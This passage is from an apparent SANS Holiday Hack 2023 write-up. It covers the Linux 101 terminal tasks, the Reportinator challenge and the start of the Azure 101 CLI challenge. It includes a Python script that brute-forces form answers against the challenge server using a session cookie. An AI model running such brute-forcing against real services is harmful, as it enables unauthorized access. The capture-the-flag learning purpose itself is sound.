lrwxrwxrwx 1 elf elf    5 Dec 15 04:05 fuse1 -> fuse0
-rw-r--r-- 1 elf elf  200 Dec 15 04:05 fuse2
We need to make sure trolls don’t come back. Add the characters “TROLL_REPELLENT” into the file fuse2.
elf@ca1a4211be41:~/workshop/electrical$ echo 'TROLL_REPELLENT' >> fuse2
Find the troll somewhere in /opt/troll_den.
elf@ca1a4211be41:~/workshop/electrical$ cd /opt/troll_den/

elf@e504d279024f:~/workshop/electrical$ find /opt/troll_den -iname 'troll*'
/opt/troll_den
/opt/troll_den/apps/showcase/src/main/resources/tRoLl.6253159819943018
Find the file somewhere in /opt/troll_den that is owned by the user troll.
elf@e504d279024f:~/workshop/electrical$ find /opt/troll_den/ -user troll
/opt/troll_den/apps/showcase/src/main/resources/template/ajaxErrorContainers/tr0LL_9528909612014411
Find the file created by trolls that is greater than 108 kilobytes and less than 110 kilobytes located somewhere in /opt/troll_den.
elf@e504d279024f:~/workshop/electrical$ find /opt/troll_den/ -size +108k -size -110k
/opt/troll_den/plugins/portlet-mocks/src/test/java/org/apache/t_r_o_l_l_2579728047101724
List running processes to find another troll.
elf@e504d279024f:~/workshop/electrical$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
init           1  0.0  0.0  20112 16508 pts/0    Ss+  04:03   0:00 /usr/bin/python3 /usr/local/bin/tmuxp load ./mysession.yaml
elf        18326  0.2  0.0  31520 26752 pts/2    S+   04:34   0:00 /usr/bin/python3 /14516_troll
The 14516_troll process is listening on a TCP port. Use a command to have the only listening port display to the screen.
elf@e504d279024f:~/workshop/electrical$ netstat -panut | grep 18326
tcp        0      0 0.0.0.0:54321           0.0.0.0:*               LISTEN      18326/python3
The service listening on port 54321 is an HTTP server. Interact with this server to retrieve the last troll.
elf@e504d279024f:~/workshop/electrical$ curl http://localhost:54321
troll.73180338045875
Your final task is to stop the 14516_troll process to collect the remaining presents.
troll.73180338045875elf@e504d279024f:~/workshop/electrical$ kill -9 18326
Type “exit” to close…
exit
Achievement
Congratulations! You have completed the Linux 101 challenge!
Port of Rudolph’s Rest
While exploring Christmas Island, we discover the Port of Rudolph’s Rest. Upon reaching it, a “Dock Now” option is presented to us.

When we make land, we obtain more objectives on arrival.
Reportinator (Christmas Island)
Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.
Azure 101 (Christmas Island)
Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.
The dock featured the Goose of Christmas Island and Noal Boatie to greet us!

Full Island (Zoomed Out)

Reportinator
Reportinator (Christmas Island)
Noel Boetie used ChatNPT to write a pentest report. Go to Christmas Island and help him clean it up.
If we go to the middle of the island, we find Noal Boatie close to a challenge.

When speaking with Noal Boatie, we obtain the following hint:
Reportinator
I know AI sometimes can get specifics wrong unless the prompts are well written. Maybe chatNPT made some mistakes here.
When we startup the challenge, it spins up a Penetration Test Report:

I created a Python script for brute-forcing to unravel this challenge quickly:
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
"""This script attempts to bruteforce the correct reportinator result.
Holiday Hack 2023 - Reportinator
"""

# Imports
from utilities import *
import requests
from itertools import product
from random import shuffle

#########################################
# Main
if __name__ == "__main__":
    url = "https://hhc23-reportinator-dot-holidayhack2023.ue.r.appspot.com:443/check"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0",
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate, br",
        "Content-Type": "application/x-www-form-urlencoded",
    }
    cookies = {"ReportinatorCookieYum": "eyJ1c2VyaWQiOiI5YWY0MTIyYS0yNjE1LTQ4MzMtOTY2MS03YzM0MDkxMjRjOTYifQ.ZYUMHw._nqesOfGb1SYX6bSf7K7xxKLl-4"}

    # Generate all combinations and loop
    combinations = list(product([1, 0], repeat=9))
    shuffle(combinations)
    for combo in combinations:
        data = {
            "input-1": combo[0],
            "input-2": combo[1],
            "input-3": combo[2],
            "input-4": combo[3],
            "input-5": combo[4],
            "input-6": combo[5],
            "input-7": combo[6],
            "input-8": combo[7],
            "input-9": combo[8],
        }
        print(f"Attempt: {data}")

        response = requests.post(url, headers=headers, cookies=cookies, data=data)

        if response.status_code != 400 and "Failure" not in response.text:
            print(f"Good Response: {data}, Status: {response.status_code}, Text: {response.text}")
            exit()

    print("DONE!")
COMPLETED!
{'input-1': 0, 'input-2': 0, 'input-3': 1, 'input-4': 0, 'input-5': 0, 'input-6': 1, 'input-7': 0, 'input-8': 0, 'input-9': 1}
Findings #3, #6, and #9 are the invalid exaggerated findings in the report:
- The report on
#3 Remote Code Execution via Java Deserialization of Stored Database Objectslacks clarity on the successful attainment of Remote Code Execution and uses an impossibly high TCP port of 88555 fromBy intercepting HTTP request traffic on 88555/TCP. The actual maximum is 65535. Typically, achieving this involves blind exploitation with multiple gadget chains (e.g., CommonsCollections1-7) and ping-back commands, which was not demonstrated in the report. - The report on
#6 Stored Cross-Site Scripting Vulnerabilitieswas invalid as it inaccurately attributes it to the encoding of input/output and sending of anHTTP SENDwhere there is not such thing asSEND. The actual issue resides in the parsing of unsafe input. - The report on
#9 Internal IP Address Disclosurewas invalid because the Location header is functioning as intended, reflecting the website’s location. Knowing an IP address in this context does not qualify as a vulnerability. In addition, theHTTP 7.4.33 requestdoes not make any sense.
Once submitting our review, we get a completion:
Report Validation Complete
Great work! You’ve successfully navigated through the intricate maze of data, distinguishing the authentic findings from the AI hallucinations. Your diligence in validating the penetration test report is commendable.
Your contributions to ensuring the accuracy and integrity of our cybersecurity efforts are invaluable. The shadows of uncertainty have been dispelled, leaving clarity and truth in their wake. The findings you have authenticated will play a crucial role in fortifying our digital defenses.
We appreciate your expertise and keen analytical skills in this crucial task. You are a true asset to the team. Keep up the excellent work!
Achievement
“Congratulations! You have completed the Reportinator challenge!”
Azure 101
Help Sparkle Redberry with some Azure command line skills. Find the elf and the terminal on Christmas Island.
If we go to the far left of the island, we also find Sparkle Redberry close to a challenge and started it up!

When speaking with Sparkle Redberry, we obtain the following hint:
Azure CLI Reference
The Azure CLI tools come with a builtin help system, but Microsoft also provides this handy cheatsheet.
When we startup the challenge, it spins up a tmux terminal:
You may not know this but the Azure cli help messages are very easy to access. First, try typing: $ az help | less

elf@3b93c88b5a50:~$ az help | less
Group
    az

Subgroups:
    account                     : Manage Azure subscription information.
    acr                         : Manage private registries with Azure Container Registries.
    ad                          : Manage Azure Active Directory Graph entities needed for Role Based Access Control.
    advisor                     : Manage Azure Advisor.
    aks                         : Manage Azure Kubernetes Services.
    ams               [Preview] : Manage Azure Media Services resources.
    apim              [Preview] : Manage Azure API Management services.
    appconfig         [Preview] : Manage App Configurations.
    appservice                  : Manage App Service plans.
    backup            [Preview] : Manage Azure Backups.
    batch                       : Manage Azure Batch.
    billing                     : Manage Azure Billing.
    bot                         : Manage Microsoft Azure Bot Service.
    cache             [Preview] : Commands to manage CLI objects cached using the `--defer` argument.
    cdn                         : Manage Azure Content Delivery Networks (CDNs).
    cloud                       : Manage registered Azure clouds.
    cognitiveservices           : Manage Azure Cognitive Services accounts.
    consumption       [Preview] : Manage consumption of Azure resources.
    container                   : Manage Azure Container Instances.
    cosmosdb                    : Manage Azure Cosmos DB database accounts.
    deployment                  : Manage Azure Resource Manager deployments at subscription scope.
    deploymentmanager [Preview] : Create and manage rollouts for your service.
    disk                        : Manage Azure Managed Disks.
    disk-encryption-set         : Disk Encryption Set resource.
    dla               [Preview] : Manage Data Lake Analytics accounts, jobs, and catalogs.
    dls               [Preview] : Manage Data Lake Store accounts and filesystems.
    dms                         : Manage Azure Data Migration Service (DMS) instances.
    eventgrid                   : Manage Azure Event Grid topics, event subscriptions, domains and domain topics.
    eventhubs                   : Manage Azure Event Hubs namespaces, eventhubs, consumergroups and geo recovery configurations - Alias.
    extension                   : Manage and update CLI extensions.
    feature                     : Manage resource provider features.
    functionapp                 : Manage function apps. To install the Azure Functions Core tools
    see https://github.com/Azure/azure-functions-core-tools.
    group                       : Manage resource groups and template deployments.
    hdinsight                   : Manage HDInsight resources.
    identity                    : Managed Service Identities.
    image                       : Manage custom virtual machine images.
    iot                         : Manage Internet of Things (IoT) assets.
    iotcentral                  : Manage IoT Central assets.
    keyvault                    : Manage KeyVault keys, secrets, and certificates.
    kusto                       : Manage Azure Kusto resources.
    lab               [Preview] : Manage Azure DevTest Labs.
    lock                        : Manage Azure locks.
    managedapp                  : Manage template solutions provided and maintained by Independent Software Vendors (ISVs).
    managedservices             : Manage the registration assignments and definitions in Azure.
    maps                        : Manage Azure Maps.
    mariadb                     : Manage Azure Database for MariaDB servers.
    monitor                     : Manage the Azure Monitor Service.
    mysql                       : Manage Azure Database for MySQL servers.
    netappfiles       [Preview] : Manage Azure NetApp Files (ANF) Resources.
    network                     : Manage Azure Network resources.
    openshift                   : Manage Azure Red Hat OpenShift Services.
    policy                      : Manage resource policies.
    postgres                    : Manage Azure Database for PostgreSQL servers.
    ppg                         : Manage Proximity Placement Groups.
    provider                    : Manage resource providers.
    redis                       : Manage dedicated Redis caches for your Azure applications.
    relay                       : Manage Azure Relay Service namespaces, WCF relays, hybrid connections, and rules.
    reservations      [Preview] : Manage Azure Reservations.
    resource                    : Manage Azure resources.
    role                        : Manage user roles for access control with Azure Active Directory and service principals.
    search            [Preview] : Manage Azure Search services, admin keys and query keys.
    security          [Preview] : Manage your security posture with Azure Security Center.
    servicebus                  : Manage Azure Service Bus namespaces, queues, topics, subscriptions, rules and geo-disaster recovery configuration alias.
    sf                [Preview] : Manage and administer Azure Service Fabric clusters.
    sig                         : Manage shared image gallery.
    signalr                     : Manage Azure SignalR Service.
    snapshot                    : Manage point-in-time copies of managed disks, native blobs, or other snapshots.
    sql                         : Manage Azure SQL Databases and Data Warehouses.
    storage                     : Manage Azure Cloud Storage resources.
    tag                         : Manage resource tags.
    vm                          : Manage Linux or Windows virtual machines.
    vmss                        : Manage groupings of virtual machines in an Azure Virtual Machine Scale Set (VMSS).
    webapp                      : Manage web apps.

Commands:
    configure                   : Manage Azure CLI configuration. This command is interactive.
    feedback                    : Send feedback to the Azure CLI Team!
    find                        : I'm an AI robot, my advice is based on our Azure documentation as well as the usage patterns of Azure CLI and Azure ARM users. Using me improves Azure products and documentation.
    interactive       [Preview] : Start interactive mode. Installs the Interactive extension if not installed already.
    login                       : Log in to Azure.
    logout                      : Log out to remove access to Azure subscriptions.
    rest                        : Invoke a custom request.
    version           [Preview] : Show the versions of Azure CLI modules and extensions in JSON format by default or format configured by --output.

Please let us know how we are doing: https://aka.ms/clihats
Next, you’ve already been configured with credentials. Use az and your account to show your current details and make sure to pipe to less ( | less )
elf@3b93c88b5a50:~$ az account show | less
{
  "environmentName": "AzureCloud",
  "id": "2b0942f3-9bca-484b-a508-abdae2db5e64",
  "isDefault": true,
  "name": "northpole-sub",
  "state": "Enabled",
  "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
  "user": {
    "name": "[email protected]",
    "type": "user"
  }
}
Excellent! Now get a list of resource groups in Azure. For more information: https://learn.microsoft.com/en-us/cli/azure/group?view=azure-cli-latest
We found the following in the linked resource above!
az group list
List resource groups
elf@3b93c88b5a50:~$ az group list | less
[
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1",
    "location": "eastus",
    "managedBy": null,
    "name": "northpole-rg1",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  },
  {
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg2",
    "location": "westus",
    "managedBy": null,
    "name": "northpole-rg2",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {}
  }
]
Ok, now use one of the resource groups to get a list of function apps. For more information: https://learn.microsoft.com/en-us/cli/azure/functionapp?view=azure-cli-latest Note: Some of the information returned from this command relates to other cloud assets used by Santa and his elves.
We found the following in the linked resource above!
az functionapp list
List function apps.
elf@058d72e304f5:~$ az functionapp list --resource-group northpole-rg1 | less
[
  {
    "appServicePlanId": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.Web/serverfarms/EastUSLinuxDynamicPlan",
    "availabilityState": "Normal",
    "clientAffinityEnabled": false,
    "clientCertEnabled": false,
    "clientCertExclusionPaths": null,
    "clientCertMode": "Required",
    "cloningInfo": null,
    "containerSize": 0,
    "customDomainVerificationId": "201F74B099FA881DB9368A26C8E8B8BB8B9AF75BF450AF717502AC151F59DBEA",
    "dailyMemoryTimeQuota": 0,
    "defaultHostName": "northpole-ssh-certs-fa.azurewebsites.net",
    "enabled": true,
    "enabledHostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    "extendedLocation": null,
    "hostNameSslStates": [
      {
        "certificateResourceId": null,
        "hostType": "Standard",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      },
      {
        "certificateResourceId": null,
        "hostType": "Repository",
        "ipBasedSslResult": null,
        "ipBasedSslState": "NotConfigured",
        "name": "northpole-ssh-certs-fa.scm.azurewebsites.net",
        "sslState": "Disabled",
        "thumbprint": null,
        "toUpdate": null,
        "toUpdateIpBasedSsl": null,
        "virtualIPv6": null,
        "virtualIp": null
      }
    ],
    "hostNames": [
      "northpole-ssh-certs-fa.azurewebsites.net"
    ],
    "hostNamesDisabled": false,
    "hostingEnvironmentProfile": null,
    "httpsOnly": false,
    "hyperV": false,
    "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/pro
viders/Microsoft.Web/sites/northpole-ssh-certs-fa",
    "identity": {
      "principalId": "d3be48a8-0702-407c-89af-0319780a2aea",
      "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
      "type": "SystemAssigned",
      "userAssignedIdentities": null
    },
    "inProgressOperationId": null,
    "isDefaultContainer": null,
    "isXenon": false,
    "keyVaultReferenceIdentity": "SystemAssigned",
    "kind": "functionapp,linux",
    "lastModifiedTimeUtc": "2023-11-09T14:43:01.183333",
    "location": "East US",
    "maxNumberOfWorkers": null,
    "name": "northpole-ssh-certs-fa",
    "outboundIpAddresses": "",
    "possibleOutboundIpAddresses": "",
    "publicNetworkAccess": null,
    "redundancyMode": "None",
    "repositorySiteName": "northpole-ssh-certs-fa",
    "reserved": true,
    "resourceGroup": "northpole-rg1",
    "scmSiteAlsoStopped": false,
    "siteConfig": {
      "acrUseManagedIdentityCreds": false,
      "acrUserManagedIdentityId": null,
      "alwaysOn": false,
      "antivirusScanEnabled": null,
      "apiDefinition": null,
      "apiManagementConfig": null,
      "appCommandLine": null,
      "appSettings": null,
      "autoHealEnabled": null,
      "autoHealRules": null,
      "autoSwapSlotName": null,
      "azureMonitorLogCategories": null,
      "azureStorageAccounts": null,
      "connectionStrings": null,
      "cors": null,
      "customAppPoolIdentityAdminState": null,
      "customAppPoolIdentityTenantState": null,
      "defaultDocuments": null,
      "detailedErrorLoggingEnabled": null,
      "documentRoot": null,
      "elasticWebAppScaleLimit": null,
      "experiments": null,
      "fileChangeAuditEnabled": null,
      "ftpsState": null,
      "functionAppScaleLimit": 200,
